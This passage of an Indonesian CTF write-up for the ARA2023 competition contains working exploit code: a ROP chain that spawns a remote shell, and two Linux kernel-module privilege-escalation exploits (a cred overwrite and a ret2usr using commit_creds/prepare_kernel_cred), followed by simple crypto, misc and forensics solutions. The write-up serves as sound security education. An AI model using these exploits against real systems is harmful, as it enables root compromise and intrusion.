payload += p64(libc.address + 0x21b35) # 0x21b35: pop r13; ret;
payload += p64(0x00000)
payload += p64(libc.address + 0x2164f) # 0x2164f: pop rdi; ret;
payload += p64(libc.address + 0x3eb1a8)
payload += p64(libc.address + 0x64149) # 0x64149: mov qword ptr [rdi],
r13; pop rbx; pop rbp; pop r12; pop r13; ret;
payload += p64(0xdeadbeefdeadbeef)
payload += p64(0xdeadbeefdeadbeef)
payload += p64(0xdeadbeefdeadbeef)
payload += p64(0xdeadbeefdeadbeef)
payload += p64(libc.address + 0x2164f) # 0x2164f: pop rdi; ret;
payload += p64(libc.address + 0x3eb1a0)
payload += p64(libc.address + 0x23a6a) # 0x23a6a: pop rsi; ret;
payload += p64(libc.address + 0x3eb1a8)
payload += p64(libc.address + 0x01b96) # 0x01b96: pop rdx; ret;
payload += p64(libc.address + 0x3eb1a8)
payload += p64(libc.address + 0x1b500) # 0x1b500: pop rax; ret;
payload += p64(0x0003b)
payload += p64(libc.address + 0xd2625) # 0xd2625: syscall; ret;

ambil(payload)

r.interactive()

if __name__ == '__main__':
    context.arch = 'amd64'

r = remote(HOST, PORT)
```

```
exploit(r)
```

```
→ nasgor python3 leak.py
[+] Opening connection to 103.152.242.116 on port 20378: Done
[*] 0x2c46e52bf0076f00
[*] 0x7f2994886000
[*] Switching to interactive mode
matur suwun masse!
$ ls
flag.txt
ld-2.27.so
libc-2.27.so
nasgor
nasgor.c
run
$ cat flag*
ARA2023{masak_ga_liat_tapi_enak_m3m4ng_0P_orz}
$
```

Flag: ARA2023{masak\_ga\_liat\_tapi\_enak\_m3m4ng\_0P\_orz}

## bakso komplek (500 pts)

Kernel module yang menyediakan beberapa operasi dan device yang bisa berinteraksi dengan ioctl. Simpelnya pada device ini,

- **read**, return **temp** jika **temp** tidak kosong, selainnya **current\_task**,
- **ioctl(0x1001, addr)**, **temp = addr**,
- **ioctl(0x1002, addr)**, **\*temp = addr**.

Yang perlu diperhatikan disini adalah **current\_task** ini merupakan pointer **task\_struct** yang menyimpan informasi task proses saat ini. Jika dilihat [disini](#), **task\_struct** ini memiliki pointer ke struct **cred** yang menyimpan informasi uid, gid, dll. user dari task. Jadi idenya tinggal kombinasikan fitur-fitur di device untuk overwrite uid/gid/dll ke 0 (root) sehingga kita bisa mendapatkan privilege untuk membaca file **flag**.

```
#include <fcntl.h>
#include <stdio.h>
#include <stdlib.h>
```

```
#include <sys/ioctl.h>
#include <unistd.h>

#define CRED_OFFSET 0x630

int main(int argc, const char **argv[]) {
    unsigned long current_task, task_cred, cred;

    int fd = open("/proc/admin", O_RDWR);

    read(fd, &current_task, sizeof(current_task));

    task_cred = current_task + CRED_OFFSET;

    printf("[+] current_task: 0x%lx\n", current_task);
    printf("[+] task->cred: 0x%lx\n", task_cred);

    ioctl(fd, 0x1001, task_cred);

    read(fd, &cred, sizeof(cred));
    printf("[+] cred: 0x%lx\n", cred);

    ioctl(fd, 0x1001, cred + 8);
    ioctl(fd, 0x1002, 0);

    system("id ; cat flag");
}
```

```
[*] Sending chunk 587/590
[*] Sending chunk 588/590
[*] Sending chunk 589/590
[*] Sending chunk 590/590
[*] cat /tmp/a.gz.b64 | base64 -d > /tmp/a.gz
[*] gzip -d /tmp/a.gz
[*] chmod +x /tmp/a
[*] Switching to interactive mode
$ $ /tmp/a
/tmp/a

[+] current_task: 0xfffff9dc40442b300
[+] task->cred: 0xfffff9dc40442b930
[+] cred: 0xfffff9dc4044a9780
uid=1000(ctf) gid=0(root) groups=1000(ctf)

ARA2023{you_set_your_gid_or_uid_as_bakso_by_predicting_offsets_s0_1337}
```

Flag: ARA2023{you\_set\_your\_gid\_or\_uid\_as\_bakso\_by\_predicting\_offsets\_s0\_1337}

## Directive Communication 2 (500 pts)

Kernel module (lagi) yang menyediakan beberapa operasi dan device yang bisa berinteraksi dengan ioctl. Simpelnya pada device ini,

- **read**, mengcopy string “ara2023! \n” dengan panjang **itor**.
- **ioctl(0x1336, param)**, **itor = param**
- **ioctl(0x1337, param)**, **jump param**

Lakukan **read** dengan menginisiasi variable **itor** melebihin size dari **msg** untuk mendapatkan kernel base address. Lalu tinggal **ret2usr** dengan memanggil **commit\_creds(prepare\_kernel\_cred(0))** untuk mendapatkan root. Oiya mungkin ini cara jeleknya untuk dapet alamat dari **commit\_creds** dan **prepare\_kernel\_cred**. Aku melakukan brute dari kernel base dengan mencocokan 8 byte instruksi yang ada di awal **commit\_creds** dan **prepare\_kernel\_cred** wkwk.

```
#include <fcntl.h>
#include <stdio.h>
```

```
#include <stdlib.h>
#include <string.h>
#include <sys/ioctl.h>
#include <unistd.h>

unsigned long PREPARE_KERNEL_CRED_BYTECODE = 0xab840fed8548c389;
unsigned long COMMIT_CREDS_BYTECODE = 0x0fc085078b000001;

unsigned long prepare_kernel_cred, commit_creds, kern_base;
unsigned long user_cs, user_ss, user_rsp, user_rflag;

void save_state(void){
    __asm__(
        ".intel_syntax noprefix;"
        "mov user_cs, cs;"
        "mov user_ss, ss;"
        "mov user_rsp, rsp;"
        "pushf;"
        "pop user_rflag;"
        ".att_syntax"
    );
}

void spawn_shell(void){
    system("/bin/sh");
}

unsigned long user_rip = (unsigned long)spawn_shell;

void privesc(void){
    __asm__(
        ".intel_syntax noprefix;"
```

```
"movabs rax, kern_base;"  
"mov rbx, PREPARE_KERNEL_CRED_BYTECODE;"  
"find_pkc:"  
"mov rcx, [rax];"  
"cmp rcx, rbx;"  
"je find_pkc_done;"  
"add rax, 0x8;"  
"jmp find_pkc;"  
"find_pkc_done:"  
"sub rax, 0x20;"  
"mov prepare_kernel_cred, rax;"  
"xor rdi, rdi;"  
"call rax;"  
  
"mov rdi, rax;"  
  
"movabs rax, kern_base;"  
"mov rbx, COMMIT_CREDS_BYTECODE;"  
"find_cc:"  
"mov rcx, [rax];"  
"cmp rcx, rbx;"  
"je find_cc_done;"  
"add rax, 0x8;"  
"jmp find_cc;"  
"find_cc_done:"  
"sub rax, 0x20;"  
"mov commit_creds, rax;"  
  
"call rax;"  
  
"swapgs;"  
"mov r15, user_ss;"
```

```
"push r15;"  
"mov r15, user_rsp;"  
"push r15;"  
"mov r15, user_rflag;"  
"push r15;"  
"mov r15, user_cs;"  
"push r15;"  
"mov r15, user_rip;"  
"push r15;"  
"iretq;"  
.att_syntax;  
);  
}  
  
int main(int *argc, const char **argv[]) {  
    save_state();  
  
    unsigned long buf[0x300];  
    memset(buf, 0x40, sizeof(buf));  
  
    int fd = open("/dev/panass", O_RDWR);  
  
    ioctl(fd, 0x1336, 0x198);  
  
    read(fd, buf, 0x198);  
  
    kern_base = buf[0x1d] - 0x20007c;  
    printf("[.] kernel_base: 0x%016lx\n", kern_base);  
  
    ioctl(fd, 0x1337, privesc);  
  
    printf("[.] commit_creds: 0x%016lx\n", commit_creds);
```

```
    printf("[.] prepare_kernel_cred: 0x%016lx\n", prepare_kernel_cred);
}
```

```
2f: 0x0000000000000033
30: 0x0000000000000246
31: 0x00007ffd2cead5b8
32: 0x0000000000000002b
[.] kernel_base: 0xffffffff89200000
[.] canary: 0xfc8b09c5a305d200
/ # $ ls
ls
banner      etc       init      proc      sys
bin          flag      linuxrc   root      tmp
dev          home     panass.ko sbin      usr
/ # $ cat flag
cat flag

ARA2023{$uch_4_cl4ssic_m3th0d_much_simpl3r}
/ # $
```

Flag: ARA2023{\$uch\_4\_cl4ssic\_m3th0d\_much\_simpl3r}

## Misc

### Feedback (50 pts)

Isi form, flag akan muncul setelah submit feedback.

### In-sanity check (100 pts)

Cek log history docs.

Flag: ARA2023{w3lc0m3\_4nd\_h4v3\_4\_gr3at\_ctfs}

## @B4SH (100 pts)

Diberikan sebuah string


“5A495A323032337B346D62793077625F677330663973675F677334675F2167355F345F  
733468733F7D”. Maka kami convert hex tersebut menjadi text dan mendapatkan string  
“ZIZ2023{4mby0wb\_gs0f9sg\_gs4g\_!g5\_4\_s4hs?}”. Sesuai dengan nama chall, string  
tersebut merupakan AtBash dan kami hanya perlu melakukan decrypt. Tools:

<https://merricx.github.io/enigmator/cipher/atbash.html>

Flag: ARA2023{4nyb0dy\_th0u9ht\_th4t\_!t5\_4\_h4sh?}

## D0ts N D4sh3s (100 pts)

Diberikan sebuah file berisi kode morse. Decoder: <https://morsedecoder.com/id/>



Kami melakukan decode dan mendapatkan string berisi kode biner. Lalu lakukan decode  
biner tersebut dan akan mendapatkan flag.

  **Teks**  

01000001 01010010 01000001 00110010 00110000 00110010 00110011 01111011  
00100001 01110100 01110011 01011111 01101010 01110101 00110101 01110100 01011111  
00110100 01011111 01101101 00110000 01110010 01110011 00110011 01011111 01100001  
01100110 01110100 00110011 00110001 00110010 01011111 01100001 00110001  
00100001 01111101

Flag: ARA2023{!ts\_ju5t\_4\_m0rs3\_aft312\_a1!}

## Truth (176 pts)

Diberikan sebuah file PDF yang terpassword. Saya melakukan bruteforcing menggunakan john dan wordlist **rockyou.txt**.

Password PDF: subarukun. Setelah mendapatkan password, copy isi dari PDF tersebut dan ambil setiap uppercase kecuali pada title.

```
import string

text = open('truth.txt').read()

chars = string.ascii_lowercase + string.whitespace + string.digits +
string.punctuation

table = str.maketrans('', '', chars)

print(text.translate(table))
```

Output: SOUNDSLIKEFANDAGO

Flag: ARA2023{SOUNDS\_LIKE\_FANDAGO}

## Forensic

Thinker (100 pts)

Diberikan file gambar berekstensi jpg. Jika dilihat sekilas memang gambar biasa, tetapi jika dicek pada raw data gambar dengan **foremost** didapatkan bahwa terdapat **zip** file di dalam gambar tersebut.

Tinggal: extract - unzip - flag1 - unzip - flag2 - unzip - flag3 - unzip - repair header gambar - flag4.

```
Flag 1: QVJBMjAyM3s= -> "ARA2023{"
Flag 2: 35216D706C335F -> "5!mpl3_"
Flag 3: 01000011 00110000 01110010 01110010 01110101 01110000 01110100
00110011 01100100 01011111 -> "C0rrupt3d_"
```

Flag 4: 49 109 52 103 101 53 125 -> "1m4ge5"

Flag: ARA2023{5!mpl3\_C0rrupt3d\_1m4ge5}